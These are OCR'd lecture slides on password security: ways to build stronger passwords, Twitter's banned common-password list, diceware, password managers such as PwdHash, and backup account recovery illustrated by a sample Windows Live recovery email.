
Password alternatives





Mitigates: Brute-force attacks?, trawling attacks?

Password alternatives



Better password choices

What to do	Suggestion	Example
Start with a sentence or two (about 10 words total).	Think of something meaningful to you.	Long and complex passwords are safest. I keep mine secret. (10 words)
Turn your sentences into a row of letters.	Use the first letter of each word.	lacpasikms (10 characters)
Add complexity.	Make only the letters in the first half of the alphabet uppercase.	lACpAsIKMs (10 characters)
Add length with numbers.	Put two numbers that are meaningful to you between the two sentences.	lACpAs56IKMs (12 characters)
Add length with punctuation.	Put a punctuation mark at the beginning.	?lACpAs56IKMs (13 characters)
Add length with symbols.	Put a symbol at the end.	?lACpAs56IKMs" (14 characters)

Microsoft password advice

Mitigates: Password guessing


Better password choices

To construct a good password, create a simple sentence of 8 words and choose letters from the words to make up a password. You might take the initial or final letters; you should put some letters in upper case to make the password harder to guess; and at least one number and/or special character should be inserted as well. Use this method to generate a password of 7 or 8 characters.


Yan et al. 2004

Mitigates: Password guessing

Better password choices



Better password choices



Mitigates: Password guessing

Better password choices

```
twttr.BANNED_PASSWORDS = [ "000000", "111111", "11111111", "112233", "121212",
"123123", "123456", "1234567", "12345678", "123456789", "131313", "232323", "654321",
"666666", "696969", "777777", "7777777", "8675309", "987654", "aaaaaa", "abc123",
"abc123", "abcdef", "abgrtyu", "access", "access14", "action", "albert", "alberto",
"alexis", "alejandra", "alejandro", "amanda", "amateur", "america", "andrea",
"andrew", "angela", "angels", "animal", "anthony", "apollo", "apples", "arsenal",
"arthur", "asdfgh", "asdfgh", "ashley", "asshole", "august", "austin", "badboy",
"bailey", "banana", "barney", "baseball", "batman", "beatriz", "beaver", "beavis",
"bigcock", "bigdaddy", "bigdick", "bigdog", "bigtits", "birdie", "bitches", "biteme",
"blazer", "blonde", "blondes", "blowjob", "blowme", "bond007", "bonita", "bonnie",
"booboo", "booger", "boomer", "boston", "brandon", "brandy", "braves", "brazil",
"bronco", "broncos", "bulldog", "buster", "butter", "butthead", "calvin", "camaro",
"cameron", "canada", "captain", "carlos", "carter", "casper", "charles", "charlie",
"cheese", "chelsea", "chester", "chicago", "chicken", "cocacola", "coffee",
...
"tequiero", "taylor", "tennis", "teresa", "tester", "testing", "theman", "thomas",
"thunder", "thx1138", "tiffany", "tigers", "tigger", "tomcat", "topgun", "toyota",
"travis", "trouble", "trustno1", "tucker", "turtle", "twitter", "united", "vagina",
"victor", "victoria", "viking", "voodoo", "voyager", "walter", "warrior", "welcome",
"whatever", "william", "willie", "wilson", "winner", "winston", "winter", "wizard",
"xavier", "xxxxxx", "xxxxxxxx", "yamaha", "yankee", "yankees", "yellow", "zxcvbn",
"zxcvbnm", "zzzzzz"];
```

Twitter banned password list

Mitigates: Password guessing


Better password choices

```
diceware 16665156531565356322356l665224
1 6 6 6 5 cleft
1 5 6 5 3 cam
5 6 3 2 2 synod
3 5 6 1 6 lacy
6 5 2 2 4 yr
password = cleftcamsynodlacyyr
```

Diceware


Mitigates: Password guessing

Better password choices



More can be less...


Password managers



Chrome password manager

Mitigates: password recovery, weak passwords?


Password managers



PasswordManager Pro™

Mitigates: password recovery, weak passwords?

Password managers



PwdHash (Firefox extension)


Mitigates: password recovery, weak passwords, password re-use, cross-site password compromise

Password managers

PwdHash (remote interface)


Mitigates: password recovery, weak passwords, password re-use, cross-site password compromise

Better backup authentication



Mitigates: Question guessing, email as failure point

Better backup authentication



New Reply Reply all Forward Delete Junk

Move to Options

FOR YOU ONLY Windows Live Account Recovery

From: **Windows Live Account Recovery** (live-rec@microsoft.com)
Sent: Fri 9/19/08 10:37 AM
To: Christopher Marlowe (chris.marlowe@live.com)

DO NOT FORWARD ANY PART OF THIS EMAIL TO ANYONE

This email contains a code that identifies you (the owner of your email address) to Microsoft

You are receiving this email because your email address, <chris.marlowe@live.com>, was entered into the Windows Live account recovery website at http://recover.live.com. This site helps Windows Live ID account-holders reset their passwords when they are otherwise unable to access their account.

We sent you this email in response to a request to help William Shakespeare reset his password.

